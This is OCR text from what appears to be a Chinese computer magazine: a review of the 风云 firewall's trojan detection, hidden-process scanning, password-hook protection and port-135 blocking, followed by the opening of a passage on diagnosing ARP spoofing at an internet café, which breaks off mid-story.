


图2 网络连接提示





图3 端口更改提示


图4 网络连接查看

现在被灰鸽子服务端程序利用的IE浏览器要使用8000端口访问网络，防火墙不但会向用户作出智能提示，当我们选择“允许”选项后，理论上服务端程序就可以和客户端程序进行连接了，但是无论是什么程序，什么端口访问网络，无论是否已经允许该程序访问网络，如果是木马程序的话，防火墙都将会拦截并提示用户。因为灰鸽子使用的是IE进程，一般防火墙只要允许了IE访问网络，那么灰鸽子就可以畅通无阻了。但是风云防火墙完全打破了这个规则，无论是什么木马程序，只要被列入到了风云的病毒库（包括灰鸽子、黑洞、PcShare、远程任我行，及其它一系列木马软件），任由黑客怎么修改程序特征码等，即使是允许任何程序访问网络，风云可以在不影响用户IE进程访问网络的情况下拦截木马程序。并且在托盘的防火墙图标会不停地闪烁，另外还会弹出一个气泡给用户友好地提示你：发现特洛伊木马——XXXX，如图5所示。除了上面这样从弹出的提示框进行选择以外，点击主窗口“特洛伊检测”中的“防范规则”命令，接着点击窗口中的“添加规则”按钮。然后在弹出的“增加防范规则”窗口中选择相应的文件，再根据需要对“注入线程”、“加壳运行”、“终止其它进程”等选项进行设置，如图6所示。




图5 发现木马提示





图6 设置添加规则

当发现存在有木马程序后，首先要考虑的是将其赶快从系统中清除掉。最简单的清除方法就是使用杀毒软件，但是遇到不被查杀的木马程序时，只有考虑经过手工方法进行清除。要进行木马的手工清除，首先需要查找到木马程序的启动项和服务端进程。以前要进行这些检测要可以其他工具辅助，而风云防火墙自带的功能就足以检测出这些项目。点击主窗口“特洛伊检测”中的“进程查看”命令，从弹出的进程列表中我们可以查看到当前系统中的所有进程。由于灰鸽子木马是隐藏进程的，但风云防火墙可以自动检测隐藏进程、自动检测隐藏服务，所以被隐藏的IE浏览器进程也被检测出来，并且同时被防火墙用红色进行特别标识，如图7所示。由于防火墙默认启用了任务管理器增强插件，所以在系统的任务管理器中也可以通过图标区分不同的进程。同样，点击“系统启动项”中的“服务启动项”命令，被隐藏的木马启动项同样会被防火墙检测出来。点击其中的“安全优化服务”按钮，接着用户按照软件提示进行选择，就可以对系统的服务进行安全优化。


图7 检测隐藏进程

风云防火墙除了在恶意程序防范方面做了极大的增强外，还对用户的网络银行、网络游戏以及其它的账户密码做了非常的保护。风云防火墙在默认情况下启动了自带的密码保护功能，从而可以对所有密码输入框进行保护，同时会在受保护的密码框有绿色的小边框包围着，这样就能够彻底拦截通过WH_KEYBOARD、WH_JOURNALRECORD、WH_GETMESSAGE等函数钩子进行密码盗取的和其它键盘记录程序记录。这一功能和江民公司刚刚推出的“江民密保”非常的相像。

除了上面这些特色功能以外，风云防火墙所具备的网络防火墙的基本功能同样十分的优秀。点击“网络防火墙”中的“程序规则”命令，在弹出的窗口点击“增加规则”按钮，在弹出的“增加应用程序规则”窗口中对所选择的应用程序进行设置。例如我们设置IE浏览器，首先在“文件”选项中设置IE浏览器的系统路径，接着对程序可以进行使用的内容进行选择。比如用户选择了“允许对外TCP协议连接”，接着在“TCP对外端口设置”选项中选择“允许所有端口”或“允许端口列表”。用户通过在端口列表中设置的端口，可以限制IE浏览器所访问的端口，避免IE浏览器被恶意程序劫持后任意访问其它非法的端口，给系统安全带来很多的不确定因素，如图8所示。




图8 添加程序




图9 添加网络规则

下面再点击“IP端口规则”命令，接着点击窗口中的“添加规则”按钮，在弹出的“添加规则”窗口设置全新的网络规则。比如系统的135端口就是一个高危的端口，常常被黑客所利用，下面我们就通过“IP端口规则”命令来封堵这个端口。首先在“名称”处设置为“封堵135端口”，接着在“数据包方向”中选择“接收”选项，“协议类型”设置为“TCP”，“IP地址”设置为“0.0.0.0”，“本地端口”设置为“135”，最后在“规则动作”中设置为“拦截”并选择“日志记录”和“语音提示”两个选项，如图9所示。经过这样的设置以后，系统的135端口就再也不会被黑客所利用了。

除此以外，在“工具”菜单还包括“Hosts文件编辑”和“修复IE故障”两个小功能，如果你的IE浏览器被网络钓鱼，或是被恶意的网页或脚本篡改，都可以通过这两个功能进行轻松的修复，大家再也不用面对这样的问题而束手无策了。

【文中涉及到的风云防火墙，已经收录在光盘中】

编辑点评： 该防火墙的亮点在于对加壳以及伪装拦截。如果程序壳的类型变了，可能程序被非法修改了。用过嗅探器的朋友都知道可以通过设置过滤病毒特征数据包来发现蠕虫病毒，该防火墙正是利用了这个特性。

快速解决ARP攻击

光芒果

从本文你可以学到：
1. 什么是ARP攻击
2. 如何解决ARP攻击

表哥家开了家网吧，放假时都是我在看着，没出现过什么大问题，我到了学校后有问题表哥就会打电话问我，基本上都能马上解决。这次表哥又打电话给我了，说是机子经常断线，初步判断是路由器被入侵了，于是我叫他重启了交换机和路由器，并改了路由器密码，正常了一个下午，晚上表哥又打电话来说出现问题了，而且是一下掉线一下又能上，明显的ARP攻击，看来是有人趁我不在故意捣乱来了！

什么是ARP攻击？

ARP协议的基本功能就是通过目标设备的IP地址，查询目标设备的MAC地址，以保证通信的进行。

基于ARP协议的这一工作特性，黑客向对方计算机不断发送有欺诈性质的ARP数据包，数据包内包含有与当前设备重复的Mac地址，使对方在回应报文时，由于简单的地址重复错误而导致不能进行正常的网络通信。

一般情况下，受到ARP攻击的计算机会出现两种现象：

1.不断弹出“本机的XXX段硬件地址与网络中的XXX段地址冲突”的对话框。

2.计算机不能正常上网，出现网络中断的症状。

因为这种攻击是利用ARP请求报文进行“欺骗”的，所以防火墙会误以为是正常的请求数据包，不予拦截。因此普通的防火墙很难抵挡这种攻击。

问题既然清楚了，那就找解决的办法吧，一般来说，解决ARP攻击的方法是在上层网络设备处绑定网卡MAC和机器的IP地址，经过绑定后数据包就起不到欺骗作用了。于是我叫表哥找个时间查看下每一台机器的网卡MAC地址和IP地址，然后进入路由器把这些地址一一对应绑定起来，可我说起来容易，具体要怎么做我跟他在电话里说了半天他也不明白，看来还得另找个办法解决。

